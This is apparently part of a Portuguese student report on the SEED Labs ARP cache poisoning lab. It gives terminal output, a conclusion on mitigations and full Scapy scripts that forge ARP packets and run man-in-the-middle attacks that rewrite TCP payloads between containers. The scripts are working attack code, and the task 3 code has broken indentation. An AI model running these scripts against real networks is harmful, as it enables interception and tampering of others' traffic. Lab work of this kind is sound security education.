root@dabfa4da98f1:/home/seed# sysctl net.ipv4.ip_forwa
rd=0
net.ipv4.ip_forward = 0
root@dabfa4da98f1:/home/seed# python3 task.3.py
dst      : DestMACField          = '02
:42:0a:09:00:69' (None)
src      : SourceMACField        = '02
:42:0a:09:00:05' (None)
type     : XShortEnumField      = 204
8        (
--
version  : B
(4)
ihl      : BitField (4 bits)      = 5

```

[02/17/22] seed@VM: ~\$ Lucas Albino Martins[

Imagem 24 – Execução do task.3.py.

Abrindo conexão por netcat listen no container (B) e recendo dados do container (A):




Imagem 25 – Terminal container (B).

Entrando em conexão com o container (B) por netcat, enviando dados para o container (A):




Imagem 26 – Terminal container (A).

Captura de pacotes de protocolos ARP/TCP, podemos verificar um envio de dados da maquina 10.9.0.5 para a maquina 10.9.0.6 (PSH).




Imagem 27 – Captura de pacotes de dados TCP.

Podemos ver que o cache ARP é envenenado com o endereço MAC de M no IP de B e A, respectivamente. B atua como servidor e A como cliente. Desativando o IP forwarding e executar o task.3.py, enviamos novamente uma string semelhante e vemos que a string Lucas no cliente é substituída por LLLLLL no servidor, isso indica que alcançamos o ataque MITM no Netcat usando ARP cache poisoning.

Podemos então concluir que já existem várias soluções para mitigar essa vulnerabilidade, cada uma com os pontos positivos e negativos. E as principais são:

Entradas ARP estáticas - esta solução envolve muita sobrecarga administrativa e só é recomendada para redes menores. Envolve adicionar uma entrada ARP para cada máquina em uma rede em cada computador individual. Mapear as máquinas com conjuntos de endereços IP e MAC estáticos ajuda a evitar ataques de spoofing, porque as máquinas podem ignorar as respostas ARP. Infelizmente, essa solução só pode proteger de ataques mais simples.

Encrytação - Protocolos como HTTPS e SSH também podem ajudar a reduzir as chances de um ataque de envenenamento ARP bem-sucedido. Quando o tráfego é criptografado, o invasor tem que ir para a etapa adicional de enganar o navegador do alvo para aceitar um certificado ilegítimo. No entanto, quaisquer dados transmitidos foram desses protocolos ainda estarão vulneráveis.

VPNs - Uma VPN pode ser uma defesa razoável para indivíduos, mas geralmente não é adequada para organizações maiores. Se for apenas uma única pessoa fazendo uma conexão potencialmente perigosa, como usar wi-fi público em um aeroporto, uma VPN criptografará todos os dados que trafegam entre o cliente e o servidor de saída. Isso ajuda a mantê-los seguros, porque um invasor só será capaz de ver o texto cifrado. É uma solução menos viável no nível organizacional, porque as conexões VPN precisariam estar disponíveis entre cada computador e cada servidor. Isso não apenas seria complexo de configurar e manter, mas criptografar e descriptografar nessa escala também prejudicaria o desempenho da rede.

Filtros de pacotes - Esses filtros analisam cada pacote enviado por uma rede. Eles podem filtrar e bloquear pacotes maliciosos, bem como aqueles cujos endereços IP são suspeitos. Os filtros de pacotes também podem dizer se um pacote afirma vir de uma rede interna quando na verdade se origina externamente, ajudando a reduzir as chances de um ataque ser bem-sucedido. Embora exista há muito mais tempo do que as ameaças modernas como Ransomware, o ARP Poisoning ainda é uma ameaça que as organizações precisam enfrentar.

## Códigos:

### TASK 1a.

```
#!/usr/bin/python3

from scapy.all import *

E = Ether(dst='02:42:0a:09:00:05',src='02:42:0a:09:00:69')
A = ARP(hwsrc='02:42:0a:09:00:69',psrc='10.9.0.6',
        hwdst='02:42:0a:09:00:05', pdst='10.9.0.5')

pkt = E/A
pkt.show()
sendp(pkt)
```

### TASK 1b.

```
#!/usr/bin/python3

from scapy.all import *

E = Ether(dst='02:42:0a:09:00:05',src='02:42:0a:09:00:69')
A = ARP(op=2,hwsrc='02:42:0a:09:00:69',psrc='10.9.0.6',
        hwdst='02:42:0a:09:00:05', pdst='10.9.0.5')

pkt = E/A
pkt.show()
sendp(pkt)
```

### TASK 1c.

```
#!/usr/bin/python3

from scapy.all import *
```

```
E = Ether(dst='ff:ff:ff:ff:ff:ff',src='02:42:0a:09:00:69')
```

```
A = ARP(hwsrc='02:42:0a:09:00:69',psrc='10.9.0.6',  
        hwdst='ff:ff:ff:ff:ff:ff', pdst='10.9.0.6')
```

```
pkt = E/A
```

```
pkt.show()
```

```
sendp(pkt)
```

TASK 2.1.

```
#!/usr/bin/python3
```

```
from scapy.all import *
```

```
def send_ARP_packet(mac_dst, mac_src, ip_dst, ip_src):
```

```
    E = Ether(dst=mac_dst, src=mac_src)
```

```
    A = ARP(op=2,hwsrc=mac_src,psrc=ip_src, hwdst=mac_dst, pdst=ip_dst)
```

```
    pkt = E/A
```

```
    sendp(pkt)
```

```
send_ARP_packet('02:42:0a:09:00:05', '02:42:0a:09:00:69', '10.9.0.5','10.9.0.6')
```

```
send_ARP_packet('02:42:0a:09:00:06','02:42:0a:09:00:69','10.9.0.6','10.9.0.5')
```

TASK 2.4.

```
#!/usr/bin/python3
```

```
from scapy.all import *
```

```
import re
```

```
VM_A_IP = '10.9.0.5'
```

```
VM_B_IP = '10.9.0.6'
```

```
VM_A_MAC = '02:42:0a:09:00:05'
```

```
VM_B_MAC = '02:42:0a:09:00:06'
```

```
def spoof_pkt(pkt):
```

```
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
```

```
        real = (pkt[TCP].payload.load)
```

```
        data = real.decode()
```

```
        stri = re.sub(r'[a-zA-Z]',r'Z',data)
```

```
        newpkt = pkt[IP]
```

```
        del(newpkt.chksum)
```

```
        del(newpkt[TCP].payload)
```

```
        del(newpkt[TCP].chksum)
```

```
        newpkt = newpkt/stri
```

```
        print("Data transformed from: "+str(real)+" to: "+ stri)
```

```
        send(newpkt, verbose = False)
```

```
    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
```

```
        newpkt = pkt[IP]
```

```
        send(newpkt, verbose = False)
```

```
pkt = sniff(filter='tcp',prn=spoof_pkt)
```

TASK 3.

```
#!/usr/bin/env python3
```

```
from scapy.all import *
```



```
import string
```

```
IP_A = "10.9.0.5"
```

```
MAC_A = "02:42:0a:09:00:05"
```

```
IP_B = "10.9.0.6"
```

```
MAC_B = "02:42:0a:09:00:06"
```

```
MAC_M = "02:42:0a:09:00:69"
```

```
target_name = "Lucas"
```

```
target_byte = target_name.encode('utf-8')
```

```
UNIT = 1
```

```
def replace_target(pkt):
```

```
    ls(pkt)
```

```
    #ls(pkt[TCP].payload)
```

```
    if pkt[Ether].src == MAC_M:
```

```
        pass
```

```
    else:
```

```
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
```

```
            # Cria um novo pacote baseado no capturado.
```

```
            # 1) Precisamos excluir a soma de verificação nos cabeçalhos IP e  
            TCP, # porque nossa modificação os tornará inválidos.
```

```
            # Scapy irá recalculá-los se estes campos estiverem faltando. # 2)  
            Também excluimos o payload TCP original.
```

```
            newpkt = IP(bytes(pkt[IP]))
```

```
            del(newpkt.chksum)
```

```
            del(newpkt[TCP].payload)
```

```
            del(newpkt[TCP].chksum)
```

```
#####

# # Construa a nova carga com base na carga antiga.

# Os alunos precisam implementar esta parte.

if pkt[TCP].payload:

    data = pkt[TCP].payload.load

    easyData = data.decode('utf-8')

    x = easyData.find(target_name)


    if (x == - UNIT):

        send(newpkt/data)


    else:

        easyList = list(easyData)

        for i in range(len(target_name)):

            easyList[x + i] = 'L'


        easyStr = ''.join(easyList)

        newData = easyStr.encode('utf-8')

        send(newpkt/newData)


    else:

        send(newpkt)

#####

elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:

    newpkt = IP(bytes(pkt[IP]))

    del(newpkt.chksum)

    del(newpkt[TCP].chksum)

    send(newpkt)
```

```
f = 'tcp'
```

```
pkt = sniff(iface='eth0', filter=f, prn=replace_target)
```

## **Referências:**

Scapy Project. Disponível em: <<https://scapy.net/>> Acesso em 19 de fevereiro de 2022.

ARP Cache Poisoning Attack Lab. Disponível em:

<[https://seedsecuritylabs.org/Labs\\_20.04/Files/ARP\\_Attack/ARP\\_Attack.pdf/](https://seedsecuritylabs.org/Labs_20.04/Files/ARP_Attack/ARP_Attack.pdf/)>. Acesso em 19 de fevereiro de 2022.

ARP Spoofing. Disponível em: <<https://www.imperva.com/learn/application-security/arp-spoofing/>>. Acesso em 19 de fevereiro de 2022.

O Protocolo ARP. Disponível em:

<[http://www.inf.ufes.br/~zegonc/material/Redes\\_de\\_Computadores/O%20Protocolo%20ARP.pdf](http://www.inf.ufes.br/~zegonc/material/Redes_de_Computadores/O%20Protocolo%20ARP.pdf)[http://www.inf.ufes.br/~zegonc/material/Redes\\_de\\_Computadores/O%20Protocolo%20ARP.pdf](http://www.inf.ufes.br/~zegonc/material/Redes_de_Computadores/O%20Protocolo%20ARP.pdf)>. Acesso em 19 de fevereiro de 2022.

Network Scanning with Scapy in Python. Disponível em:

<<https://dev.to/zeyu2001/network-scanning-with-scapy-in-python-3off/>>. Acesso em 19 de fevereiro de 2022.

Python – How to create an ARP Spoofer using Scapy? Disponível em:

<<https://www.geeksforgeeks.org/python-how-to-create-an-arp-spoofer-using-scapy/>>. Acesso em 19 de fevereiro de 2022.